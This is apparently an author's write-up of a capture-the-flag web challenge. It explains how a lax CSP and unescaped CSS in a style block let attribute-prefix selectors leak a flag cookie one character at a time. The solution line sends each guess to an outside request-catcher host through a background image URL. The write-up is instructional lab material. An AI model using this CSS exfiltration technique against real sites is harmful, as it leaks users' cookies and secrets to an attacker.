Style Your Alpaca (AlpacaHack Daily) - Author's Writeup
Create your own alpaca and share it with your friends!
AlpacaHack Daily challenge link: style-your-alpaca.
If you only want solve script: solve.py.
If we examine the challenge source code, we can see that it follows the typical bot-and-web setup, where the flag is stored in the bot’s cookie. The code also shows that the application deploys a CSP, however, it does not impose any restrictions on stylesheets (unsafe-inline) or images (*).
@app.after_request
def set_csp(response):
    # CSP Specification: https://www.w3.org/TR/CSP3/
    # Content Security Policy (CSP) is an HTTP response header that restricts which resources a browser can load or execute.
    # Here, resources are denied by default but for the case of 'style' inline style and 'self' are allowed.
    # 'self' directive allows resources which are same-origin with the document itself.

    response.headers["Content-Security-Policy"] = (
        "default-src 'none'; "
        "script-src 'none'; "
        "style-src 'self' 'unsafe-inline'; "
        "object-src 'none'; "
        "base-uri 'none'; "
        "frame-ancestors 'none'; "
        "frame-src 'none'; "

        # This might be a good idea for exfiltration ;)
        "img-src *; "
    )

    return response
If we look at the available endpoints and what gets reflected, we can observe the following in both the Python file and the HTML.
@app.get("/")
def index():
    artist = request.args.get("artist", "bubu")
    title = request.args.get("title", "my best friend")
    artwork = request.args.get("artwork", "\n".join(open("./static/example.css").readlines()))
    # Flag format: Alpaca{[A-Z]{1,6}}
    flag = request.cookies.get("FLAG", "Alpaca{DUMMY}")
    return render_template_string(INDEX, artist=artist, title=title, artwork=artwork, flag=flag)
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8" />
    <title>Alpaca Customs</title>
    <link rel="stylesheet" href="{{ url_for('static', filename='style.css') }}">
    <style>
        {{ artwork | safe }}
    </style>
</head>
<body>
    <div class="artwork-container">
        <div class="plaque plaque-top">
            <span class="flag" data-flag="{{ flag }}">Flag: {{ flag }}</span>
        </div>
        <div class="frame">
            ...
            <!-- Artist & Title Plaque -->
            <div class="plaque  plaque-bottom">
                <span class="title">{{ title }}</span>
                <span class="artist">{{ artist }}</span>
            </div>
        </div>
    </div>
</body>
</html>
TL;DR: the flag is reflected inside a <span>, and the artwork is embedded in a <style> block using the safe keyword.
<span class="flag" data-flag="Alpaca{DUMMY}">Flag: Alpaca{DUMMY}</span>
So the idea is to use CSS to identify the characters of the flag and leverage images to exfiltrate them one by one. To make the challenge easier, I also added an HTML attribute data-flag to simplify the process.
With all these pieces in place, solving the challenge becomes straightforward. Below is one possible solution; you’ll need to extend it with all possible characters of the flag.
[data-flag^=Alpaca]{background:url(//alpacahack.requestcatcher.com/?Alpaca);}
Alpaca

I’ll keep this section updated with the best alpacas I find. If you’ve created an alpaca, send it to me and I may feature it here.
My version

Hope you enjoyed it :)
Thanks for reading!
Other Author Writeups
More to Read

Alberto Fernandez-de-Retana
Security Researcher. CTF Player.